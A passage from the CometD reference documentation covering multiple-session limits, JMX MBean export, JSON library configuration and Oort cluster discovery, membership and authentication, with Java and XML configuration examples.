When the CometD server detects multiple sessions, it uses the parameter `maxSessionsPerBrowser` (by default set to 1) to decide how many sessions (or, equivalently, how many long polls) are allowed for that client when it uses the HTTP/1.1 protocol (see also the server configuration section). Additional long poll requests will be returned immediately by the server with the `multiple-clients` field of the `advice` object set to true. A negative value for `maxSessionsPerBrowser` allows unlimited number of long polls.

The `advice` object also contains an `interval` field set to the value of the `multiSessionInterval` parameter (see also the server configuration section). This instructs the client not to send another poll until that interval has elapsed. The effect of this `advice` is that additional client sessions will perform normal polls (not long polls) to the server with a period of `multiSessionInterval`. This avoids consuming all the HTTP connections at the cost of some latency for the additional tabs.

The recommendation is that the client application monitors the `/meta/connect` channel for `multiple-clients` field in the `advice` object. If detected, the application might ask the user to close the additional tabs, or it could automatically close them, or take some other action.

Non-browser clients should handle the `BAYEUX_BROWSER` cookie with the same semantic of browsers: store the cookies and send them along with subsequent requests to the corresponding domains. This ensures two things: that the server can recognize valid sessions (see the security section), and that the server can detect multiple sessions from the same client.

9.3.12. Multiple Sessions with HTTP/2

The HTTP/2 protocol uses a single connection for each domain, and a large number of concurrent requests can be multiplexed within this single connection. This has the effect of removing the limit of concurrent, outstanding, requests that a client can make to the server, allowing the server to support as many long poll requests as the client wants.

The parameter `http2MaxSessionsPerBrowser` (by default set to -1) controls the number of sessions (or, equivalently, how many long polls) that are allowed for that client when it uses the HTTP/2 protocol (see also the server configuration section).

A negative value of `http2MaxSessionsPerBrowser` allows an unlimited number of sessions; a positive value restricts the max number of session allowed per client.

9.3.13. JMX Integration

Server-side CometD components may be exposed as JMX MBeans and visible via monitoring tools such as Java Mission Control (http://www.oracle.com/technetwork/java/javaproducts/mission-control/index.html), JVisualVM (http://docs.oracle.com/javase/7/docs/technotes/tools/share/jvisualvm.html) or JConsole (http://docs.oracle.com/javase/7/docs/technotes/guides/management/jconsole.html).

CometD MBeans build on Jetty's JMX support, and are portable across Servlet Containers.

9.3.13.1. JMX Integration in Jetty

If your CometD application is deployed in Jetty, then it is enough that you modify `web.xml` by adding a Jetty-specific context parameter:

```
XML
<?xml version="1.0" encoding="ISO-8859-1"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <context-param>
        <param-name>org.eclipse.jetty.server.context.ManagedAttributes</param-name>
        <param-value>org.cometd.bayeux,org.cometd.oort.Oort</param-value>
    </context-param>

    <!-- The rest of your web.xml -->
</webapp>
```

The value of the `org.eclipse.jetty.server.context.ManagedAttributes` context parameter is a comma separated list of attribute names stored in the servlet context. The CometD implementation stores for you the `BayeuxServer` instance in the servlet context under the name defined by the constant `BayeuxServer.ATTRIBUTE` which is indeed the string `org.cometd.bayeux` that you can find in the example above as the value of the context parameter.

Similarly, the CometD implementation stores the `Oort` instance and `Seti` instance in the servlet context under the names defined – respectively – by the constants `Oort.OORT_ATTRIBUTE` and `Seti.SETI_ATTRIBUTE`, equivalent to the strings `org.cometd.oort.Oort` and `org.cometd.oort.Seti` respectively.

Optionally, remember that annotated service instances (see also the annotated services section) are stored in the servlet context, and as such are candidate to use the same mechanism to be exposed as MBeans, provided that you define the right Jetty JMX MBean metadata descriptors.

This is all you need to do to export CometD MBeans when running within Jetty.

9.3.13.2. JMX Integration in Other Servlet Containers

The context parameter configured above can be left in the `web.xml` even if your application is deployed in other Servlet Containers, as it will only be detected by Jetty.

In order to leverage Jetty's JMX support in other Servlet Containers, you need the Jetty JMX utility classes and you need to export the CometD MBeans.

To have the Jetty JMX utility classes available to your web application, you need to include the `jetty-jmx-<version>.jar` in your `WEB-INF/lib` directory of your web application. This jar contains Jetty's JMX utility classes that can be used to easily create the CometD MBeans.

Exporting CometD MBeans in other Servlet Containers require a little bit more setup than what is needed in Jetty, but it is easily done with a small initializer class. Refer to the services integration section for a broader discussion of how to initialize CometD components.

A simple example of such initializer class is the following:

JAVA

```
import java.io.IOException;
import java.lang.management.ManagementFactory;
import javax.servlet.GenericServlet;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import org.cometd.bayeux.server.BayeuxServer;
import org.eclipse.jetty.jmx.MBeanContainer;

public class CometDJMXExporter extends GenericServlet {
    private volatile MBeanContainer mbeanContainer;

    @Override
    public void init() throws ServletException {
        try {
            mbeanContainer = new MBeanContainer(ManagementFactory.getPlatformMBeanServer());
            BayeuxServer bayeuxServer =
(BayeuxServer)getServletContext().getAttribute(BayeuxServer.ATTRIBUTE);
            mbeanContainer.addBean(bayeuxServer);
            // Add other components
            mbeanContainer.start();
        } catch (Exception x) {
            throw new ServletException(x);
        }
    }

    @Override
    public void service(ServletRequest servletRequest, ServletResponse servletResponse) throws
ServletException, IOException {
        throw new ServletException();
    }

    @Override
    public void destroy() {
        try {
            mbeanContainer.stop();
        } catch (Exception ignored) {
        }
    }
}
```

with the corresponding `web.xml` configuration:

XML

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
         version="3.0">

    <!-- The rest of your web.xml -->

    <servlet>
        <servlet-name>jmx-exporter</servlet-name>
        <servlet-class>com.acme.cometd.CometDJMXExporter</servlet-class>
        <!-- Make sure it's the last started -->
        <load-on-startup>2</load-on-startup>
    </servlet>

</webapp>
```

In this example, `CometDJMXExporter` is a configuration Servlet (and as such it is not mapped to any path) that instantiates Jetty's JMX utility class `MBeanContainer`, extracts from the servlet context the CometD components that you want to expose as MBeans, and adds them to the `MBeanContainer` instance. It is doing, programmatically, what Jetty does under the covers for you when it detects the `org.eclipse.jetty.server.context.ManagedAttributes` context parameter in `web.xml`.

9.4. JSON Libraries

CometD allows you to customize the JSON library that it uses to convert incoming JSON into Bayeux messages and generate JSON from Bayeux messages.

Two implementations are available, one based on Jetty's `org.eclipse.jetty.util.ajax.JSON` class, and the other based on the Jackson (https://github.com/FasterXML/jackson) library. The default implementation uses the Jetty library. Distinctions between them include:

- The Jetty library allows you to plug in custom serializers and deserializers, to fine control the conversion from object to JSON and vice versa, via a custom API. Refer to the `org.eclipse.jetty.util.ajax.JSON` javadocs (http://download.eclipse.org/jetty/stable-7/apidocs/org/eclipse/jetty/util/ajax/JSON.html) for further information.
- The Jackson library offers a rich API based on annotations to customize JSON generation, but less so to customize JSON parsing and obtain objects of custom classes. Refer to the Jackson (https://github.com/FasterXML/jackson) documentation for further details.

9.4.1. JSONContext API

The CometD Java client implementation (see also the client section) uses the JSON library to generate JSON from and to parse JSON to `org.cometd.bayeux.Message` instances. The JSON library class that performs this generation/parsing on the client must implement `org.cometd.common.JSONContext.Client`.

Similarly, on the server, a `org.cometd.common.JSONContext.Server` implementation generates JSON from and parses JSON to `org.cometd.bayeux.server.ServerMessage` instances.

9.4.1.1. Client Configuration

On the client, the `org.cometd.common.JSONContext.Client` instance must be passed directly into the transport configuration; if omitted, the default Jetty JSON library is used. For example:

JAVA

```java
HttpClient httpClient = ...;

Map<String, Object> transportOptions = new HashMap<String, Object>();

// Use the Jackson implementation
JSONContext.Client jsonContext = new JacksonJSONContextClient();
transportOptions.put(ClientTransport.JSON_CONTEXT, jsonContext);

ClientTransport transport = new LongPollingTransport(transportOptions, httpClient);

BayeuxClient client = new BayeuxClient(cometdURL, transport);
```

All client transports can share the `org.cometd.common.JSONContext.Client` instance (since only one transport is used at any time).

The `JSONContext.Server` and `JSONContext.Client` classes also offer methods to obtain a JSON parser (to deserialize JSON into objects) and a JSON generator (to generate JSON from objects), so that the application does not need to hardcode the usage of a specific implementation library.

Class `JSONContext.Parser` can be used to convert into objects any JSON that the application needs to read for other purposes, for example from configuration files, and of course convert into custom objects (see also the JSON customization section):

JAVA

```java
public EchoInfo readFromConfigFile(BayeuxServer bayeuxServer) throws ParseException {
    try (FileReader reader = new FileReader("echo.json")) {
        JSONContext.Server jsonContext = (JSONContext.Server)bayeuxServer.getOption("jsonContext");
        EchoInfo info = jsonContext.getParser().parse(reader, EchoInfo.class);
        return info;
    }
}
```

Similarly, objects can be converted into JSON:

JAVA

```java
public EchoInfo writeToConfigFile(BayeuxServer bayeuxServer, EchoInfo info) throws IOException {
    // JDK 7's try-with-resources
    try (FileWriter writer = new FileWriter("echo.json")) {
        JSONContext.Server jsonContext = (JSONContext.Server)bayeuxServer.getOption("jsonContext");
        String json = jsonContext.getGenerator().generate(info);
        writer.write(json);
    }
}
```

9.4.1.2. Server Configuration

On the server, you can specify the fully qualified name of a class implementing `org.cometd.common.JSONContext.Server` as init-parameter of the `CometDServlet` (see also the server configuration section); if omitted, the default Jetty library is used. For example:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <!-- other parameters -->
        <init-param>
            <param-name>jsonContext</param-name>
            <param-value>org.cometd.server.JacksonJSONContextServer</param-value>
        </init-param>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

</web-app>
```

The class specified must be instantiable using the default parameterless constructor, and it must implement `org.cometd.common.JSONContext.Server`. You can customize it by adding serializers/deserializers as explained above.

9.4.1.3. Oort Configuration

In the Oort clustering (see also the Oort section), an `Oort` instance need to have both the server and the client`JSONContext`: the server one to deserialize messages that other Oort comets send, and the client one to serialize messages to send to other Oort comets.

The `Oort` instance will use the `JSONContext.Server` already configured for the server, as explained in the JSON server configuration section.

The `Oort` instance will use of the `JSONContext.Client` specified in the configuration (see also the Oort common configuration section).

9.4.2. Portability Considerations

It is possible to switch from one implementation of the JSON library to another – for example from the Jetty library to the Jackson library, provided that you write the application code carefully.

Jackson may produce instances of `java.util.List` when deserializing JSON arrays. The Jetty library, however, produces `java.lang.Object[]` when deserializing JSON arrays.

Similarly, Jackson may produce `java.lang.Integer` where the Jetty library produces `java.lang.Long`.

To write portable application code, use the following code patterns:

JAVA

```java
Message message = ...;
Map<String, Object> data = message.getDataAsMap();

// Expecting a JSON array

// WRONG
Object[] array = (Object[])data.get("array");

// CORRECT
Object field = data.get("array");
Object[] array = field instanceof List ? ((List)field).toArray() : (Object[])field;


// Expecting a long

// WRONG
long value = (Long)data.get("value");

// CORRECT
long value = ((Number)data.get("value")).longValue();
```

9.4.3. Customizing Deserialization of JSON objects

Sometimes it is very useful to be able to obtain objects of application classes instead of just `Map<String, Object>` when calling `message.getData()` .

You can easily achieve this with the Jetty JSON library. It is enough that the client formats the JSON object adding an additional `class` field whose value is the fully qualified class name that you want to convert the JSON to:

JAVASCRIPT

```javascript
cometd.publish('/echo', {
    class: 'org.cometd.example.EchoInfo',
    id: '42',
    echo: 'cometd'
});
```

On the server, in the `web.xml` file, you register the `org.cometd.server.JettyJSONContextServer` as `jsonContext` (see also the JSON server configuration section), and at startup you add a custom converter for the `org.cometd.example.EchoInfo` class (see also the services integration section for more details about configuring CometD at startup).

JAVA

```java
BayeuxServer bayeuxServer = ...;
JettyJSONContextServer jsonContext = (JettyJSONContextServer)bayeuxServer.getOption("jsonContext");
jsonContext.getJSON().addConvertor(EchoInfo.class, new EchoInfoConvertor());
```

Finally, these are the `EchoInfoConvertor` and `EchoInfo` classes:

JAVA

```java
public class EchoInfoConvertor implements JSON.Convertor {
    public void toJSON(Object obj, JSON.Output out) {
        EchoInfo echoInfo = (EchoInfo)obj;
        out.addClass(EchoInfo.class);
        out.add("id", echoInfo.getId());
        out.add("echo", echoInfo.getEcho());
    }

    public Object fromJSON(Map map) {
        String id = (String)map.get("id");
        String echo = (String)map.get("echo");
        return new EchoInfo(id, echo);
    }
}

public class EchoInfo {
    private final String id;
    private final String echo;

    public EchoInfo(String id, String echo) {
        this.id = id;
        this.echo = echo;
    }

    public String getId() {
        return id;
    }

    public String getEcho() {
        return echo;
    }
}
```

If, instead of using the JavaScript client, you are using the Java client, it is possible to configure the Java client to perform the serialization/deserialization of JSON objects in the same way (see also the JSON client configuration section):

JAVA

```java
JettyJSONContextClient jsonContext = ...;
jsonContext.getJSON().addConvertor(EchoInfo.class, new EchoInfoConvertor());

// Later in the application
BayeuxClient bayeuxClient = ...;

bayeuxClient.getChannel("/echo").subscribe(new ClientSessionChannel.MessageListener() {
    public void onMessage(ClientSessionChannel channel, Message message) {
        // Receive directly EchoInfo objects
        EchoInfo data = (EchoInfo)message.getData();
    }
});

// Publish directly EchoInfo objects
bayeuxClient.getChannel("/echo").publish(new EchoInfo("42", "wohoo"));
```

9.5. Scalability Clustering with Oort

The CometD distribution ships a clustering solution called *Oort* that enhances the scalability of a CometD-based system. Instead of connecting to a single node (usually represented by a virtual or physical host), clients connect to multiple nodes so that the processing power required to cope with the load is spread among multiple nodes, giving the whole system more scalability than using a single node.


Oort clustering *is not* a high availability clustering solution: if one of the nodes crashes, then all the clients connected to it are disconnected and will reconnect to other nodes (with a new handshake). All the information built by one client with its server up to that point (for example, the state of an online chess game) is generally lost (unless the application has implemented some other way to retrieve that information).

9.5.1. Typical Infrastructure

A typical, but not the only, infrastructure to set up an Oort cluster is to have a load balancer in front of Oort nodes, so that clients can connect transparently to any node. The load balancer should implement stickyness, which can be based on:

- The remote IP address (recommended)
- CometD's BAYEUX_BROWSER cookie (see also the multiple clients section) which will only work for HTTP transports
- Some other mechanism the load balancer supports.

You should configure DNS with a single host name/IP address pair (that of the load balancer), so that in case of a node crash, when clients attempt to reconnect to the same host name, the load balancer notices that the node has crashed and directs the connection to another node. The second node does not know about this client, and upon receiving the connect request sends to the client the advice to handshake.



9.5.2. Terminology

The next sections use the following terminology:

- An *Oort cluster* is also referred to as an *Oort cloud*; it follows that *cloud* is a synonym for *cluster*
- An Oort node is also referred to an *Oort comet*; it follows that *comet* is a synonym for *node*

9.5.3. Oort Cluster

Any CometD server can become an Oort node by configuring an instance of `org.cometd.oort.Oort`. The `org.cometd.oort.Oort` instance is associated to the `org.cometd.bayeux.server.BayeuxServer` instance, and there can be only one `Oort` instance for each `BayeuxServer` instance.

Oort nodes need to know each others' URLs to connect and form a cluster. A new node that wants to join the cluster needs to know at least one URL of another node that is already part of the cluster. Once it has connected to one node, the cluster informs the new node of the other nodes to which the new node is not yet connected, and the new node then connects to all the existing nodes.

There are two ways for a new node to discover at least one other node:

- At runtime, via automatic discovery based on multicast.

- At startup time, via static configuration.

9.5.4. Common Configuration

For both static and automatic discovery there exists a set of parameters that you can use to configure the `Oort` instance. The following is the list of common configuration parameters the automatic discovery and static configuration servlets share:

Table 8. Oort Common Configuration Parameters

Parameter Name	Required	Default Value	Parameter Description
oort.url	yes		The unique URL of the Bayeux server associated to the Oort comet
oort.secret	no	random string	The pre-shared secret that authenticates connections from other Oort comets. It is mandatory when applications want to authenticate other Oort comets, see also the Oort authentication section.
oort.channels	no	empty string	A comma-separated list of channels to observe at startup
enableAckExtension	no	true	Whether to enable the message acknowledgement extension (see also The acknowledgement extension) in the BayeuxServer instance and in the OortComet instances
clientDebug	no	false	Whether to enable debug logging in the OortComet instances
jsonContext	no	empty string	The full qualified name of a `JSONContext.Client` implementation used by the OortComet instances used to connect to other Oort nodes

9.5.5. Automatic Discovery Configuration

You can configure the automatic discovery mechanism either via code, or by configuring a `org.cometd.oort.OortMulticastConfigServlet` in `web.xml`, for example:

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>oort</servlet-name>
        <servlet-class>org.cometd.oort.OortMulticastConfigServlet</servlet-class>
        <load-on-startup>2</load-on-startup>
        <init-param>
            <param-name>oort.url</param-name>
            <param-value>http://host:port/context/cometd</param-value>
        </init-param>
    </servlet>
</web-app>
```

Since `Oort` depends on `BayeuxServer`, the `load-on-startup` parameter of the `OortMulticastConfigServlet` must be greater than that of the `CometDServlet`.

The mandatory `oort.url` init parameter must identify the URL at which this Oort node can be contacted, and it must be the URL the `CometDServlet` of this node serves. This URL is sent to other Oort nodes, so it is important that the host part of the URL does not point to "localhost", but to a resolvable host name or to an IP address, so that other nodes in the cluster can contact this node. Likewise, you must properly configure the context path part of the URL for this web application.

In addition to the common configuration init parameters, `OortMulticastConfigServlet` supports the configuration of these additional init parameters:

Table 9. Oort Multicast Configuration Parameters

Parameter Name	Required	Default Value	Parameter Description
oort.multicast.bindAddress	no	the wildcard address	The bind address of the `DatagramChannel` that receives UDP traffic. This is the address at which the group port is bound to listen.
oort.multicast.groupAddress	no	239.255.0.1	The multicast group address to join to receive the advertisements

Parameter Name	Required	Default Value	Parameter Description
oort.multicast.groupPort	no	5577	The port over which advertisements are sent and received
oort.multicast.groupInterfaces	no	all interfaces that support multicast	A comma separated list of IP addresses of the interfaces that listen for the advertisements. In case of multihomed hosts, this parameter allows to configure the specific network interfaces that can received the advertisements.
oort.multicast.timeToLive	no	1	The time to live of advertisement packets (1 = same subnet, 32 = same site, 255 = global)
oort.multicast.advertiseInterval	no	2000	The interval in milliseconds at which advertisements are sent
oort.multicast.connectTimeout	no	1000	The timeout in milliseconds to connect to other nodes
oort.multicast.maxTransmissionLength	no	1400	The maximum length in bytes of multicast messages (the MTU of datagrams) – limits the length of the Oort URL advertised by the node

Each node that you configure with automatic discovery emits an advertisement (containing the node URL) every `oort.multicast.advertiseInterval` milliseconds on the specified multicast address and port (`oort.multicast.groupAddress` and `oort.multicast.groupPort`) with the specified time-to-live (`oort.multicast.timeToLive`). Advertisements continue until the web application is stopped, and only serve to advertise that a new node has appeared. `Oort` has a built-in mechanism that takes care of membership organization (see also the membership organization section for details).

When enabling the Oort automatic discovery mechanism, you must be sure that:

- Multicast is enabled in the operating system of your choice.
- The network interfaces have multicast enabled.
- Multicast traffic routing is properly configured.

Linux is normally compiled with multicast support in the most common distributions. You can control network interfaces with the `ip link` command to check if they have multicast enabled. You can check multicast routing with the command `ip route`, and the output should contain a line similar to:

```
224.0.0.0/4 dev eth0  scope link
```

You might also want to force the JVM to prefer an IPv4 stack by setting the system property `-Djava.net.preferIPv4Stack=true` to facilitate multicast networking.

9.5.6. Static Discovery Configuration

You can use the static discovery mechanism if multicast is not available on the system where CometD is deployed. It is only slightly more cumbersome to set up. It does not allow dynamic discovery of new nodes, but it is enough to configure each node with the well-known URL of an existing, started, node (often named "master"). The master node should, of course, be started before all other nodes.

You can accomplish the static discovery configuration either via code, or by configuring an `org.cometd.oort.OortStaticConfigServlet` in `web.xml`, for example:

XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>oort</servlet-name>
        <servlet-class>org.cometd.oort.OortStaticConfigServlet</servlet-class>
        <load-on-startup>2</load-on-startup>
        <init-param>
            <param-name>oort.url</param-name>
            <param-value>http://host:port/context/cometd</param-value>
        </init-param>
    </servlet>
</web-app>
```

Just as for the automatic discovery, the `load-on-startup` parameter of the `OortStaticConfigServlet` must be greater than that of the `CometDServlet`.

`OortStaticConfigServlet` supports the common init parameters listed in the previous section, and the following additional init parameter:

Table 10. Oort Static Configuration Parameters

Parameter Name	Required	Default Value	Parameter Description
oort.cloud	no	empty string	A comma-separated list of URLs of other Oort comets to connect to at startup

Configured in this way, the Oort node is ready to be part of the Oort cluster, but it's not part of the cluster yet, since it does not know the URLs of other nodes (and there is no automatic discovery). To make the Oort node part of the Oort cluster, you can configure the `oort.cloud` init parameter of the `OortStaticConfigServlet` with one (or a comma-separated list) of Oort node URL(s) to connect to:

XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>oort</servlet-name>
        <servlet-class>org.cometd.oort.OortStaticConfigServlet</servlet-class>
        <load-on-startup>2</load-on-startup>
        <init-param>
            <param-name>oort.url</param-name>
            <param-value>http://host1:port/context/cometd</param-value>
        </init-param>
        <init-param>
            <param-name>oort.cloud</param-name>
            <param-value>http://host2:port/context/cometd,http://host3:port/context/cometd</param-value>
        </init-param>
    </servlet>
</web-app>
```

A "master" node may be configured *without* the `oort.cloud` parameter. The other nodes will be configured with the URL of the "master" node, and when they connect to the "master" node, the "master" node will connect back to them, see the membership organization section.

Alternatively, it's possible to write custom initialization code (see the section on the services integration section for suggestions on how to do so) that links the node to the Oort cluster (this might be useful if Oort node URLs cannot be known a priori, but can be known at runtime), for example:

JAVA

```
public class OortConfigurationServlet extends GenericServlet {
    public void init() throws ServletException {
        // Grab the Oort object
        Oort oort = (Oort)getServletContext().getAttribute(Oort.OORT_ATTRIBUTE);

        // Figure out the URLs to connect to, using other discovery means
        List<String> urls = ...;

        // Connect to the other Oort nodes
        for (String url : urls) {
            OortComet oortComet = oort.observeComet(url);
            if (!oortComet.waitFor(1000, BayeuxClient.State.CONNECTED)) {
                throw new ServletException("Cannot connect to Oort node " + url);
            }
        }
    }

    public void service(ServletRequest request, ServletResponse response) throws ServletException,
IOException {
        throw new ServletException();
    }
}
```

The `OortComet` instance that `Oort.observeComet(url)` returns is a specialized version of `BayeuxClient`, see also the Java client section.


9.5.7. Membership Organization

When an Oort node connects to another Oort node, a bidirectional communication is established. If `nodeA` connects to `nodeB` (for example, via `oortA.observeComet(urlB)`), then an `OortComet` instance is created in `nodeA` connected to `nodeB`, and another `OortComet` instance is created in `nodeB` connected to `nodeA`.

After this direct, bidirectional communication has been established, a special message broadcasts across the whole Oort cluster (on channel `/oort/cluster`) where the two nodes broadcast their known siblings. Every node receiving this message that does not know about those siblings then establishes a bidirectional communication with them.

For example, imagine that there are two simple Oort clusters, one made of nodes A and B and the other made of nodes C and D. When A and C connect, they broadcast their siblings (A broadcasts its siblings, now B and C, while C broadcasts its siblings, now A and D). All nodes connected, directly or indirectly, to the broadcaster receive this message. When C receives broadcasts from A's siblings it notices that one is itself (so it does nothing since it's already connected to A). The other is the unknown sibling B, and C establishes a bidirectional connection with B as well. Likewise, A receives the sibling broadcast message from C, and connects to D. Each new bidirectional connection triggers a sibling broadcast message on the whole cluster, until all nodes are connected.

If a node crashes, for example D, then all other nodes detect that and disconnect from the faulty node.



In this way, an Oort cluster is aware of its members, but it does not do anything useful for the application.

The next section covers broadcast message forwarding over the entire cluster.

9.5.7.1. Listening for Membership Events

Applications sometimes need to know when other nodes join or leave the Oort cluster; they can do so by registering node listeners that are notified when a new node joins the cluster and when a node leaves the cluster:

```java
Oort oort = ...;
oort.addCometListener(new Oort.CometListener() {
    public void cometJoined(Event event) {
        System.out.printf("Comet joined the cluster %s%n", event.getCometURL());
    }

    public void cometLeft(Event event) {
        System.out.printf("Comet left the cluster %s%n", event.getCometURL());
    }
});
```

The *comet joined* event is notified only after the local Oort node has allowed connection from the remote node (this may be denied by a `SecurityPolicy`).

When a node joined event is notified, it is possible to obtain the `OortComet` connected to the remote Oort via `Oort.observeComet(String)` , and publish messages (or subscribe to additional channels):

```java
final Oort oort = ...;
oort.addCometListener(new Oort.CometListener() {
    public void cometJoined(Event event) {
        String cometURL = event.getCometURL();
        OortComet oortComet = oort.observeComet(cometURL);

        // Push information to the new node
        oortComet.getChannel("/service/foo").publish("bar");
    }

    public void cometLeft(Event event) {
    }
});
```

Applications can use node listeners to synchronize nodes; a new node can request (or be pushed) application data that needs to be present in all nodes (for example to warm up a cache). Such activities occur in concert with a `SecurityPolicy` that denies handshakes from remote clients until the new node is properly warmed up (clients retry the handshakes until the new node is ready).

9.5.8. Authentication

When an Oort node connects to another Oort node, it sends a handshake message containing an extension field that is peculiar to Oort with the following format:

```
{
    "channel": "/meta/handshake",
    ... /* other usual handshake fields */
    "ext": {
        "org.cometd.oort": {
            "oortURL": "http://halley.cometd.org:8080/cometd",
            "cometURL": "http://halebopp.cometd.org:8080/cometd",
            "oortSecret": "cstw27r+l+XqE62IrNZdCDiUObA="
        }
    }
}
```

The `oortURL` field is the URL of the node that initiates the handshake; the `cometURL` field is the URL of the node that receives the handshake; the `oortSecret` is the base64 encoding of the SHA-1 digested bytes of the pre-shared secret of the initiating Oort node (see the earlier section, the Oort common configuration section).

These extension fields provide a way for an Oort node to distinguish a handshake of a remote client (which might be subject to authentication checks) from a handshake performed by a remote node. For example, assume that remote clients always send an extension field containing an authentication token; then it is possible to write an implementation of `SecurityPolicy` as follows (see also the authentication section):

JAVA

```java
